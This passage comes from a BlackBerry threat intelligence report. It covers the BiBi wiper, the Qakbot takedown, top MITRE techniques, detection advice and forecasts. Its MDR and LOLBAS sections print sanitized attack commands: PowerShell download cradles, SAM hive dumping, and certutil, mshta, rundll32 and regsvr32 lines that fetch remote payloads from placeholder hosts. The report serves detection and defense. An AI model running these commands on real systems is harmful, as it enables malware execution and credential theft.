In the final days of October 2023, Israeli-based IR company Security Joes posted findings about a new wiper malware for Linux® systems used by hacktivists to target Israeli companies in the context of the Israel-Hamas war.[103] Security Joes is currently tracking the new malware as the BiBi-Linux Wiper. Twenty-four hours later, the BlackBerry Research and Intelligence Team found a variant that targets Windows systems, which we've labeled the BiBi-Windows Wiper.[104]

Following the Hamas terrorist attack on Israel on October 7, the war between Hamas and Israel quickly expanded into the cyber realm.[105] A suspected Hamas-affiliated group of hacktivists broke into Israeli companies, compromising Internet-facing hosts to access their networks, and deployed a new and highly specific cyber weapon in an apparent attempt to damage the companies' infrastructure. Unlike the vast majority of named threat groups, hacktivist groups are not driven by financial interests, but instead support the political ideologies associated with the ongoing war.

The new malware was uncovered by Security Joes' IR team, which was providing assistance to Israeli companies. The attack had no ransom note or C2 servers, which led responders to surmise that the BiBi-Linux malware was a wiper, deployed for the sole reason of causing data destruction.

Upon analysis, the team discovered that the Israeli Prime Minister Benjamin Netanyahu's nickname, Bibi, was hardcoded in the malware and in the extension of every destroyed file. In their report, Security Joes theorized that the wiper may have been created "by a group of hackers affiliated with Hamas, with the intent to sow chaos amidst the backdrop of war."[106]

The Windows variant detected by BlackBerry confirms that the suspected hacktivists who created the wiper are continuing to build out the malware and indicates an expansion of the attack to target end user machines and application servers. By diversifying the systems they attack, the bad actors will very likely cause damage to additional Windows machines. Windows currently accounts for 68 percent of total desktop users worldwide, versus the 2.9 percent who use Linux.[107]

As the Israel-Hamas war extends into 2024, it seems there are no safe harbors in either the physical or digital realm. Wipers are typically utilized in attacks prompted by geopolitical events, because the goal of a wiper is destruction, plain and simple.

As the conflict continues, it's likely we'll see more of this type of attack.

Read the full story here.

THE FBI AND DOJ TAKEDOWN OF QAKBOT, THE "SWISS ARMY KNIFE" OF MALWARE

In the final days of August 2023, the U.S. Department of Justice (DoJ) and the FBI launched their joint takedown of Qakbot, one of the longest-running malware families and botnets, sending ripples through worldwide law enforcement and cybercrime communities.[108]

Code-named "Operation Duck Hunt," the coordinated international operation allowed authorities to seize control of Qakbot's online infrastructure. The task force then obtained court orders to remotely remove the malware from infected devices, which at the time numbered some 700,000 machines[109] globally, including 200,000 computers[110] in the U.S.

The multinational operation to disrupt the botnet involved actions in the U.S., France, Germany, the Netherlands, the U.K., Romania and Latvia. The DoJ also announced the seizure of more than $8.6 million in illicit cryptocurrency profits.

"This is the most significant technological and financial operation ever led by the Department of Justice against a botnet," said Martin Estrada, the U.S. attorney for the Southern District of California, at a press conference in Los Angeles.

Qakbot has been implicated in 40 ransomware attacks over the last 18 months, which have collectively cost victims more than $58 million in losses.[111] The BlackBerry Threat Research and Intelligence team identified Qakbot as one of the Trojans most frequently used against healthcare organizations in the final quarter of 2022, but other sectors also suffered from Qakbot attacks.[112] In fact, nearly every sector of the economy has been victimized by Qakbot to date.

While Operation Duck Hunt set new milestones in the law enforcement targeting of widespread cyberthreats, cybersecurity experts caution that any setback dealt to cybercrime actors would most likely be temporary. No arrests were made in conjunction with the takedown, and authorities did not disclose where the malware operators are thought to be located — although Russia has been implicated.[113]

The investigation is currently described as "ongoing."

Read the full story here.

COMMON MITRE TECHNIQUES

Understanding threat groups' high-level techniques can aid in deciding which detection techniques should be prioritized. BlackBerry observed the following top 20 MITRE techniques being used by threat actors in this reporting period.

An upward arrow in the last column indicates that usage of the technique has *increased* (▲) since our last report. A downward arrow indicates that usage has *decreased* (▼) since our last report. An equals (=) symbol means that the technique remains in the same position as in our last report.

TECHNIQUE NAME	TECHNIQUE ID	TACTIC	LAST REPORT	CHANGE
Process Injection	T1055	Privilege escalation	NA	▲
Input Capture	T1056	Collection	NA	▲
System Information Discovery	T1082	Discovery	3	▼
DLL Side-Loading	T1574.002	Persistence	12	▲
Non-Application Layer Protocol	T1095	Command-and-control	14	▲
Application Layer Protocol	T1071	Command-and-control	10	▲
Command and Scripting Interpreter	T1059	Execution	9	▲
Scheduled Task/Job	T1053	Privilege escalation	NA	▲
Registry Run Keys/Startup Folder	T1547.001	Persistence	NA	▲
Masquerading	T1036	Defense evasion	6	▼
Replication Through Removable Media	T1091	Lateral movement	NA	▲
Windows Service	T1543.003	Persistence	NA	▲
File and Directory Discovery	T1083	Discovery	11	▼
Windows Management Instrumentation	T1047	Execution	19	▲
Remote System Discovery	T1018	Discovery	5	▼
Virtualization/Sandbox Evasion	T1497	Defense evasion	3	▼
Taint Shared Content	T1080	Lateral movement	NA	▲
Disable or Modify Tools	T1562.001	Defense evasion	7	▼
Process Discovery	T1057	Discovery	4	▼
Data Encrypted for Impact	T1486	Impact	NA	▲

Using MITRE D3FEND, the BlackBerry Threat Research and Intelligence team developed a complete list of countermeasures for the techniques observed during this reporting period, which is available in our public GitHub.

The top three techniques are well known and are used by adversaries to gather key information to conduct successful attacks. In the Applied Countermeasures section, there are some examples of their usage and useful information to monitor.

The impact of the techniques and tactics is shown in the graphs below:




Figure 8: Observed MITRE techniques in this reporting period.




Figure 9: Observed MITRE tactics in this reporting period.

The most prevalent tactic is Privilege Escalation,[114] with 26.5 percent of the total tactics observed during this reporting period, followed by Discovery[115] with 19.1 percent, and Collection[116] with 15.2 percent.

APPLIED COUNTERMEASURES

BlackBerry analyzed the top five MITRE techniques observed this reporting period:

1. Process Injection - T1055[117]

Process Injection is a commonly exploited defensive evasion technique which occurs when malicious code is placed within the address space of another running process.

Below are a series of native Windows functions that can be abused by injecting them into a process.

Functions called in order (varies by attack):

- **VirtalAlloc(Ex)** – Allocating memory in the process
- **WriteProcessMemory()** – Writing malicious code to the allocated memory
- **VirtualProtect** – Reprotection of memory with executable permissions
- **CreateRemoteThread()** – Execute malicious code in the context of another process

2. Input Capture - T1056[118]

Attackers utilize custom information stealing software to record users' inputs to a compromised system through monitoring of the graphical user interface (GUI) or, alternatively, through logging keystrokes.

BlackBerry found that, by monitoring for unusual processes that were performing input captures of any form, it was possible to successfully identify and remediate the threats.

Common behavior that BlackBerry would define as "unusual" includes invalid signatures, child processes spawning from an atypical parent process, and specific Windows API function calls.

Function calls to monitor:

- **SetWindowsHook(Ex)** – Monitor events like inputs on the desktop
- **GetKeyboardState()** – Fetch status of virtual key's current state
- **GetKeyState()** – Fetch status of virtual key's current state
- **GetAsyncKeyState()** – Fetch status of virtual key's current state

3. System Information Discovery - T1082[119]

Enumerating system information from a compromised system can provide a threat actor with the context to further identify weaknesses and potential exploitation vectors, in order to escalate privileges and gain unrestricted access to the system.

By creating a baseline of common behavior across the network and watching for outliers, cybersecurity professionals can observe any anomalies.

By abusing Windows Management Instrumentation (WMI), a threat actor can locate information about antivirus software, logical disks, and users, to identify pivot points, or areas of interest/weaknesses for an attacker to exploit. However, such calls are relatively unconventional for the majority of users. Monitoring their occurrence might identify a malicious actor or malware on the victim system.

Below are command lines that may be useful to monitor:

- **SELECT * FROM AntiVirusProduct** – A WMI command line to enumerate antivirus products present on the system.
- **wmic OS get OSArchitecture, Version** – Utilizes WMI to enumerate system version information.
- **systeminfo** – Provides system information to the user.
- **driverquery /v** – Lists installed drives on the system.

4. DLL Side-Loading - T1574.002[120]

Attackers may execute their own malicious code by taking advantage of the dynamic link libraries (DLLs) search order. They do this by positing the malicious payload and the victim's legitimate application alongside one another. After that, any time that a legitimate executable is run, it will load the malicious binary while the system's normal search order is being leveraged by the attacker.

Furthermore, system locations like the Windows Side-by-Side (SxS) and system folders should be carefully monitored for deletion and replacement of DLLs, a move that more advanced adversaries will attempt to evade modern antivirus/endpoint detection and response (EDR) solutions.

A common way to identify DLL side-loading is to monitor modules being loaded from abnormal locations like the recycle bin, temporary folders, and ordinary system paths.

5. Non-Application Layer Protocol - T1095[121]

By using non-application layer protocols, adversaries attempt to evade defenses that are mature and fine-tuned to detect malicious behavior. From a mitigation and prevention standpoint, less common protocols such as ICMP should be monitored for C2 communications.


A secure and risk-mitigated approach that BlackBerry customers can take is to create custom rules to monitor for specific strings on the network layer and use those rules in combination with more advanced behavioral detection rules. By layering preventative measures in conjunction with an adequate security presence, BlackBerry customers and defenders alike can reduce their susceptibility to attacks and heighten their security awareness.

CylanceGUARD DATA

This section of the report highlights the top interesting threat detections observed in CylanceGUARD® customer environments that were targeted by a threat during this reporting period.

CylanceGUARD is a subscription-based managed detection and response (MDR) service that provides 24x7x365 monitoring and helps organizations stop sophisticated cyberthreats seeking gaps in the customer's security programs. The BlackBerry MDR team tracked thousands of alerts over this reporting period. Below, we break down the telemetry region by region to provide additional insight into the current threat landscape.

CylanceGUARD DETECTION ALERTS: RANKINGS BY REGION



NORTH AMERICA AND LATIN AMERICA (NALA)

1. Lateral Movement via WMI/WinRM
2. Possible Plink RDP Tunneling
3. Possible Empire Encoded Payload
4. Possible Windows Credential Theft
5. At Job Scheduling

ASIA-PACIFIC (APAC)

1. PowerShell Download Command Execution
2. Possible Windows Credential Theft
3. Possible Plink RDP Tunneling
4. Common File Archive Exfiltration Staging
5. Windows Defender Tampering via PowerShell

EUROPE, MIDDLE EAST AND AFRICA (EMEA)

1. Possible Stdout Command Line Abuse
2. Possible Empire Encoded Payload
3. User Account Creation via Net Local Group Add
4. Possible Endpoint Security Product Enumeration
5. Suspicious Base64 Encoded PowerShell Execution

Figure 10: CylanceGUARD detection alerts during this reporting period.

CylanceGUARD Observations

In the last report, the CylanceGUARD team found that the "Common File Archive Exfiltration Staging" technique was abused in all geographical regions where BlackBerry has customers. However, this reporting period we recorded a pattern of PowerShell detections across all regions.

In the EMEA and NALA regions, the CylanceGUARD team noticed an increase in detections related to PowerShell Empire – "Possible Empire Encoded Payload."[122] PowerShell Empire is an open-source post-exploit framework which is commonly used by both attackers and legitimate penetration testers/red teams.

The Empire framework essentially focuses on targeting Windows environments using the PowerShell scripting language. This allows an attacker to communicate with the victim's machine to deliver and receive commands and information from C2 servers.

An early indicator for Empire is the detection of a command such as: **"POWERSHELL -NOP -STA -W 1 -ENC"**. This is the default launcher string in Empire HTTP Listeners. Note that it is trivial for the attacker to change or obfuscate this value. However, in many cases this value is not changed and hence, makes an effective signature for detection teams and security operations center (SOC) analysts.

In the APAC region, we observed a shift from the tactic Credential Access (TA0006)[123] to Execution (TA0002)[124] as the most commonly-observed threat. PowerShell was again a major presence in our detections. The related MITRE technique observed was Command and Scripting Interpreter: PowerShell (T1059.001).[125] During our investigations, the most commonly observed pattern used by threat actors was a download cradle – this is a single command used for both downloading and code execution.

For example:
powershell.exe -exec bypass -C "IEX (New-Object Net.WebClient).DownloadString('hxxp://x.x.x.x/test[.]exe')
– This would download and execute the file test.exe from a possible C2 server.

The pattern of PowerShell being heavily detected in our customer environments highlights the importance of ensuring that organizations have the proper visibility and controls in place to limit abuse related to PowerShell.

As part of the CylanceGUARD offering, our onboarding team (known as ThreatZERO® consultants) works closely with our customers to ensure that their devices are placed in the recommended policies such as Script Control Block (SCB – PS) to limit an attacker's ability to abuse utilities such as PowerShell.

Observed Activity

This table highlights the (sanitized) common trends of malicious or suspicious commands recorded over this reporting period.

COMMAND	MITRE TECHNIQUE
powershell -Com $bddgwq=(gi en""v"":rxxazg0);$zqutnij=(gi en""v"": rxxazg1);nal xstoy $ bddgwq .Value; xstoy $ zqutnij .Value	T1059.001
C:\Windows\system32\reg.exe" save HKLM\SAM c:\windows\h\sam.hiv	T1003.002
PowerShell Download Command: "(New-Object System.Net.WebClient).DownloadString (\"http://X.X.X.X/sc.ps1\")"	T1105
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -NonInteractive -ExecutionPolicy Unrestricted -EncodedCommand – **Truncated Blob**	T1059.001
rundll32.exe C:\WINDOWS\system32\davclnt.dll,DavSetCookie x.x.x.x http://x.x.x.x/x/sound.wav	T1218.011
C:\Users\xx\Downloads\x\x\Mikatz\mimikatz_trunk\mimikatz_trunk\x64\	T1003.001

During our last report, we discussed how monitoring of PowerShell usage presents a great opportunity for detecting malicious activity in customer environments. However, there are also some other LOLBAS tools that are commonly abused or misused by threat actors.

In simple terms, LOLBAS refers to a tool that is already part of the system and can be abused for malicious intent.

The graph below illustrates the top five actionable detections we have observed during this reporting period.




Figure 11: Top five actionable detections observed during this reporting period.

The table below illustrates an example of malicious LOLBAS usage:

FILE	MITRE ID
Rundll32.exe (Used to execute DLL files on a Windows system)	T1218.011
HOW IT CAN BE ABUSED	
• Used to execute a malicious file on the host • Used to execute a JS script that executes a PS script that is remotely downloaded • Used to execute a .DLL file which is stored in an alternative data stream (ADS)	
EXAMPLE COMMAND	
rundll32.exe malfiles, EntryPoint rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new%20ActiveXObject("WScript.Shell").Run("powershell -nop -exec bypass -c IEX (New-ObjectNet.WebClient).DownloadString"hxxp[:]//ip:port/ rundll32 "C:\a\badfile.txt:ADSDLL.dll",DllMain	
FILE	***MITRE ID***
certutil.exe (Command-line utility that can be used to obtain certificate authority information and configure Certificate Services)	T1105 T1560.001 T1553.004
HOW IT CAN BE ABUSED	
• Used to download malicious files or decode malicious payloads • Base64 encode collected data • Can be used to install browser root certificates as a precursor to performing adversary-in-the-middle attacks between connections to banking websites	
EXAMPLE COMMAND	
-certutil.exe -urlcache -split -f hxxp[:]//example[.]com/malwarepayload -certutil -addstore -f -user ROOT ProgramData\cert512121.der	

FILE	MITRE ID
mshta.exe (Executes Microsoft HTML Application (HTA) files)	T1218.005
HOW IT CAN BE ABUSED	
• Used for proxy execution of malicious .hta files and JavaScript or VBScript through a trusted Windows utility • Can bypass application control solutions that do not account for its potential use	
EXAMPLE COMMAND	
Mshtavbscript:Close(Execute(“GetObject(“”script:hxxps[:]//webserver/payload[.]sct””)”))	

FILE	MITRE ID
cmstp.exe (Microsoft Connection Manager Profile Installer)	T11218.003
HOW IT CAN BE ABUSED	
• Used for proxy execution of malicious code • May supply cmstp.exe with INF files infected with malicious commands	
EXAMPLE COMMAND	
cmstp.exe /s /ns C:\\Users\\ADMINI~W\\AppData\\Local\\Temp\\malicious.inf	

FILE	MITRE ID
regsvr32.exe (Command-line program used to register and unregister object linking and embedding controls, including DLLs)	T1218.010
HOW IT CAN BE ABUSED	
• May be used for proxy execution of malicious code • Can be used to load and execute DLLs • Used to specifically bypass application control using functionality to load COM scriptlets to execute DLLs under user permissions	
EXAMPLE COMMAND	
Regsvr32 /s /u /i:hxxp[:]//example[.]com/malicious[.]sct scrobj.dll	

Please refer to the MITRE ATT&CK Framework for more information regarding the specific Technique ID: https://attack.mitre.org/techniques/.

CONCLUSIONS

With this 120-day report, we here at BlackBerry close out another challenging year for the cybersecurity industry. By breaking down our monolithic annual *Global Threat Intelligence Report* into a quarterly publication, our new format now provides more in-depth and up-to-date research and actionable insights into the ever-evolving digital landscape.

Below is a recap of our top four main takeaways:

- This reporting period, **BlackBerry noted an increase in both attacks stopped and *unique* hashes** targeting our customers, for a second consecutive period. This demonstrates the extensive efforts made by threat actors when attacking very specific and high-value targets. These final months of 2023 logged a 19 percent (31 attacks per min) increase in attacks stopped per minute, and a 27 percent (3.7 hashes per min) increase in unique hashes per minute.

- BlackBerry cybersecurity solutions stopped over **two million cyberattacks** against its customers in the critical infrastructure sector. Additionally, we blocked over **one million attacks** against commercial enterprise customers. We've also noted the continued proliferation of large-scale MaaS threats, such as RedLine, RisePro, and LummaStealer, which are often sold via underground forums and illicit dark web marketplaces. A high percentage of commodity downloaders and information stealing malware was observed in both industries within this reporting period.

- **The rapid weaponization and exploitation of CVEs by threat actors, namely ransomware groups,** is something we forecast in our previous report. Examples include the LockBit ransomware group leveraging the critical "Citrix Bleed" exploit, and the Clop ransomware group abusing the SysAid zero-day exploit. Ransomware groups caused tens of millions of dollars' worth of damage worldwide in 2023. Ultimately, 2024 will likely bring similar changes as these groups rapidly alter their attacks and develop their TTPs to maximize their potential impact.

- **Privilege Escalation, Collection and Discovery are the most frequently abused MITRE ATT&CK Tactics** across malicious samples observed during the reporting timeline. Prioritizing the detection of these tactics in a network is critical. By learning these TTPs and threat actor profiles, defenders may significantly reduce the impact of attacks, as well as aid threat hunting, incident response, and recovery efforts.

FORECASTS

Expanded use of deepfake technology during upcoming elections worldwide

2024 is a significant year on the political landscape, with 50-plus national elections scheduled in various countries across the globe.[126] Election periods are often rife with misinformation and disinformation campaigns and this year will almost certainly bring an avalanche of both.[127]

We predict that at the forefront of this will be the abuse of deepfake technology by bad actors. Deepfake technology powered by AI and machine learning allows malicious actors to create highly realistic, yet fake, intentionally misleading media in the form of photographs, audio or multimedia. These can range from falsified or doctored speeches to manipulated video or audio snippets of well-known political figures.[128] This deepfake content will be strategically propagated through various social media channels and messaging apps.

Brazilian criminal groups shift attention to phishing and PIX related fraud

As sometimes happens with the most prolific worldwide cybercriminal groups, we believe Brazilian cybercrime groups will change their tactics to focus more on the creation of phishing websites to lure victims to make payment transfers via PIX, an instant and free payment method. This has already started during automobile tax season, when criminals abused SEO engines to show fraudulent phishing pages which included valid vehicle and owner data that (theoretically) only the government should have access to.[129] With data leaks becoming more common, such activity is likely to continue.[130]

VPN appliances will remain highly attractive targets for nation-state threat actors

Internet-facing systems including VPN appliances will continue to be the perfect target for threat actors from malicious nation-states, for several reasons. Appliances placed on critical sections of a network may not have traditional security software such as antivirus or EDR agents available, making detection of a breach very difficult, especially when zero-day attacks are used.[131] Additionally, VPN appliance compromises are usually not detected until a threat actor is inside a network, making it difficult to eradicate the threat.[132] The targeting of VPN appliances will remain a highly effective choice for nation-state threat actors to gain access to target networks until there is a more effective option with much better returns.

Expect an increase in supply chain attacks

We predict a rise in supply chain attacks as 2024 progresses. This is because supply chain networks are incredibly complex, and the wider impact of these breaches would make them a desired attack vector for threat actors. The attacks may be against supply chain software or hardware such as appliances and routers. Businesses need to be aware of the security posture of their supply chain partners and should have detection and mitigation plans in place to handle such attacks.

We'll continue to witness an increase in attacks in the APAC region

We anticipate an increase in attacks from North Korea-sponsored groups in the U.S., South Korea and Japan. As Western-aligned countries continue to partner to tackle cyberthreats sponsored by the two most active actors in the region – China and North Korea – it's likely we'll see more financially-motivated attacks, which North Korea uses to evade sanctions, and an increase in traditional cyber espionage activities. Japan's National Security Advisor Takeo Akiba said North Korea's "illicit cyber activities" continue to be "a source of funds" for the state's nuclear missile development.[133] North Korea has previously denied allegations of hacking or other cyberattacks.

To learn more about how BlackBerry can help secure your organization, visit www.blackberry.com.

ACKNOWLEDGEMENTS

This report represents the collaborative efforts of our talented teams and individuals. In particular, we would like to recognize:

- Adrian Chambers
- Amalkanth Raveendran
- David Hegarty
- Dean Given
- Geoff O'Rourke
- Ismael Valenzuela Espejo
- Jacob Faires
- John de Boer
- Kristofer Vandercook
- Natalia Ciapponi
- Natasha Rohner
- Patryk Matysik
- Pedro Drimel
- Ronald Welch
- Travis Hoxmeier
- William Johnson

Legal Disclaimer

The information contained in the BlackBerry Global Threat intelligence Report is intended for informational purposes only. BlackBerry does not guarantee or take responsibility for the accuracy, completeness and reliability of any third-party statements or research referenced herein. The analysis expressed in this report reflects the current understanding of available information by our research analysts and may be subject to change as additional information is made known to us. Readers are responsible for exercising their own due diligence when applying this information to their private and professional lives. BlackBerry does not condone any malicious use or misuse of information presented in this report.

ENDNOTES

1 https://www.techtarget.com/searchsecurity/news/366570614/Operation-Cronos-dismantles-LockBit-ransomware-gang

2 https://attack.mitre.org/

3 https://d3fend.mitre.org/

4 https://www.cnn.com/2024/02/04/asia/deepfake-cfo-scam-hong-kong-intl-hnk/index.html

5 https://www.abc.net.au/news/2023-11-15/asd-reports-increase-in-cyber-attacks/103103320

6 https://www.cyber.gov.au/about-us/reports-and-statistics/asd-cyber-threat-report-july-2022-june-2023

7 https://www.homeaffairs.gov.au/cyber-security-subsite/files/2023-cyber-security-strategy.pdf

8 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors

9 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors

10 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/financial-services-sector

11 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/food-and-agriculture-sector

12 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/government-facilities-sector

13 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/energy-sector

14 https://www.rnbo.gov.ua/files/2023_YEAR/CYBERCENTER/october/The%20Surge%20in%20Smokeloader%20Attacks%20on%20Ukrainian%20Institutions.pdf

15 https://thehackernews.com/2023/11/8base-group-deploying-new-phobos.html

16 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/government-facilities-sector

17 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/energy-sector

18 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/financial-services-sector

19 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/government-facilities-sector

20 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/communications-sector

21 https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors/government-facilities-sector

22 https://www.databreaches.net/blackcat-threatens-to-leak-data-from-morrison-community-hospital/

23 https://morrisonhospital.com/notice-of-data-security-incident/

24 https://www.bleepingcomputer.com/news/security/slovenias-largest-power-provider-hse-hit-by-ransomware-attack/

25 https://www.bleepingcomputer.com/news/security/slovenias-largest-power-provider-hse-hit-by-ransomware-attack/

26 https://twitter.com/FalconFeedsio/status/1733732023372599437

27 https://www.caribbean-council.org/trinidads-state-telecoms-company-hit-by-cyberattack/

28 https://technewstt.com/tstt-ransomexx-exploit/

29 https://cybotsai.com/what-is-ransomexx/

30 https://thehackernews.com/2022/11/new-ransomexx-ransomware-variant.html

31 https://www.cisa.gov/news-events/alerts/2023/11/28/exploitation-unitronics-plcs-used-water-and-wastewater-systems

